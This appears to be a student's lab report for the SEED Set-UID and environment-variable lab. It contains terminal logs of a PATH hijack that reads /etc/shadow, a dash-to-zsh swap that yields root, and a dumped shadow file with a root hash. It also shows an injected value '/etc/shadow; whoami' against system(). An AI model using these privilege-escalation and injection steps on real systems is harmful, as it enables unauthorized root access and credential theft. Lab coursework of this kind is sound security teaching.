
Lab1

Task 2 - Step 3:

Compare the difference of the 2 files and draw a conclusion...




```
[10/08/19]seed@VM:~/.../suid$ ./step2.o > output.step2
[10/08/19]seed@VM:~/.../suid$ ./step1.o > output.step1
[10/08/19]seed@VM:~/.../suid$ diff output.step1 output.step2
75c75
< _=./step1.o
---
> _=./step2.o
[10/08/19]seed@VM:~/.../suid$ vimdiff output.step1 output.step2
2 files to edit
[10/08/19]seed@VM:~/.../suid$ vim output.step1 output.step2
2 files to edit
[10/08/19]seed@VM:~/.../suid$ vim  output.step2
[10/08/19]seed@VM:~/.../suid$ diff output.step1 output.step2
75c75
< _=./step1.o
---
> _=./step2.o
[10/08/19]seed@VM:~/.../suid$ date
Tue Oct  8 22:03:40 EDT 2019
[10/08/19]seed@VM:~/.../suid$ 
```

Conclusion:

These 2 files use the same environmental variables. The only difference is the name of the program which is being executed. In the screenshot we see that program as being step1.o and step2.o

Task 3 - Environmental Vars and execve()



```
[10/08/19]seed@VM:~/.../suid$ date
Tue Oct  8 22:21:04 EDT 2019
[10/08/19]seed@VM:~/.../suid$ ./task3.environ.o | head
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:6c1327b0-1db6-4057-9f07-5a4a205f8a57
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=5560
ANDROID_HOME=/home/seed/android/android-sdk-linux
[10/08/19]seed@VM:~/.../suid$ 
```

In the screenshot above, the program is updated to obtain the environmental variables from the external environ variable.

Task 4 - Env vars & System()

Completed; No information / screenshots are necessary

Task 5 - Env vars and Set-UID

Step 3 - Enter the following into the terminal then describe the output:


```
export PATH=/tmp/
export test=/tmp/
export LD_LIBRARY_PATH=/tmp/
```

Observations:

While the program has the SUID bit set to the root user, it is clear that the execution of the program uses the user's environmental variables, not roots.


Task 6 - The PATH env and SET-UID programs

Observation: The program is executed as the user and the security mechanism of dash disables the SUID.



```
[10/10/19]seed@VM:~/.../suid$ export PATH=/home/seed/git/CyberRange/tutorials/seed/suid:$PATH
[10/10/19]seed@VM:~/.../suid$ cat ls
/bin/sh -c whoami
cat /etc/shadow
[10/10/19]seed@VM:~/.../suid$ ./task6.o
seed
cat: /etc/shadow: Permission denied
[10/10/19]seed@VM:~/.../suid$ date
Thu Oct 10 23:35:35 EDT 2019
[10/10/19]seed@VM:~/.../suid$ 
```


When I remove sh and replace it with zsh the system is vulnerable...



```
[10/10/19]seed@VM:~/.../suid$ date
Thu Oct 10 23:35:35 EDT 2019
[10/10/19]seed@VM:~/.../suid$ sudo mv /bin/sh /bin/sh1
[10/10/19]seed@VM:~/.../suid$ sudo ln -s /bin/zsh /bin/sh
[10/10/19]seed@VM:~/.../suid$ ./task6.o
root
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3vgyEjwPspr/kqzAqtcu.:17400:
0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
systemd-network:*:17212:0:99999:7:::
systemd-resolve:*:17212:0:99999:7:::
systemd-bus-proxy:*:17212:0:99999:7:::
syslog:*:17212:0:99999:7:::
_apt:*:17212:0:99999:7:::
messagebus:*:17212:0:99999:7:::
uuidd:*:17212:0:99999:7:::
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
```

Task 7 - LD_PRELOAD & Set-UID:


Step 2: Perform the following steps and describe the outcomes....
make myprog a regular program and run it as a normal user
Then make it a set-uid root program & run it as a normal user
Then make it a set-uid root program, export LD_PRELOAD, and run it
Then make it a set-uid user1 program, export LD_PRELOAD in user1, and run it.



```
[10/13/19]seed@VM:~/.../suid$ date
Sun Oct 13 21:40:20 EDT 2019
[10/13/19]seed@VM:~/.../suid$ ./myprog.o
I am not sleeping!
[10/13/19]seed@VM:~/.../suid$ chown root:seed myprog.o
chown: changing ownership of 'myprog.o': Operation not permitted
[10/13/19]seed@VM:~/.../suid$ sudo chown root:seed myprog.o
[10/13/19]seed@VM:~/.../suid$ sudo chmod 4755 myprog.o
[10/13/19]seed@VM:~/.../suid$ ./myprog.o
[10/13/19]seed@VM:~/.../suid$ sudo su root
root@VM:/home/seed/git/CyberRange/tutorials/seed/suid# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/git/CyberRange/tutorials/seed/suid# ./myprog.o
I am not sleeping!
root@VM:/home/seed/git/CyberRange/tutorials/seed/suid# exit
exit
[10/13/19]seed@VM:~/.../suid$ sudo chown user1:seed myprog.o
chown: invalid user: 'user1:seed'
[10/13/19]seed@VM:~/.../suid$ sudo chown user1 myprog.o
chown: invalid user: 'user1'
[10/13/19]seed@VM:~/.../suid$ sudo chown user1:seed myprog.o
[10/13/19]seed@VM:~/.../suid$ echo $LD_PRELOAD
./libmylib.so.1.0.1
[10/13/19]seed@VM:~/.../suid$ ./myprog.o
I am not sleeping!
[10/13/19]seed@VM:~/.../suid$ sudo su user1
user1@VM:/home/seed/git/CyberRange/tutorials/seed/suid$ export LD_PRELOAD=./libmylib.so.1.0.1
user1@VM:/home/seed/git/CyberRange/tutorials/seed/suid$ ./myprog.o
I am not sleeping!
user1@VM:/home/seed/git/CyberRange/tutorials/seed/suid$ █
```

Step 3
    The experiment that we just performed (e.g. the 4 steps) help us understand the inheritance limitations of environmental variables in child processes.
    Research indicates that LD_PRELOAD is ignored for programs with the SUID bit set because functional overriding allows the user to define custom logic
    yet the security controls in linux prevent environmental variables, like LD_PRELOAD from making their way into programs which run as another user
    and could be malicious used as a functional interposition exposure.

Task 8 - Invoking External programs using system() vs execve()




```
[10/13/19]seed@VM:~/.../suid$ ./task8.o "/etc/shadow; whoami"
/bin/cat: /etc/shadow: Permission denied
seed
[10/13/19]seed@VM:~/.../suid$ gcc -o task8.execve.o task8.c
task8.c: In function 'main':
task8.c:19:2: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  execve(v[0], v, NULL);
  ^

[10/13/19]seed@VM:~/.../suid$ ./task8.execve.o "/etc/shadow; whoami"
/bin/cat: '/etc/shadow; whoami': No such file or directory
[10/13/19]seed@VM:~/.../suid$ date
Sun Oct 13 23:42:46 EDT 2019
[10/13/19]seed@VM:~/.../suid$ █
```

Step 1 - compile the program using system();
    Can you delete a file - yes; as you can see from the visual above - you can simply add a semi-colon with a new command
Step 2 - compile the program using execve();
    does the attack still work? No - as you can see - it considers the argument passed in as a complete string and security mechanism prevents
    excessive & unexpected commands from being executed.


Task 9 - Capability Leaking

Will the file be modified? Yes, in the screenshot below I can see the process running as the priviledged user, then going into the child process where
the malicious data string is written to the file.

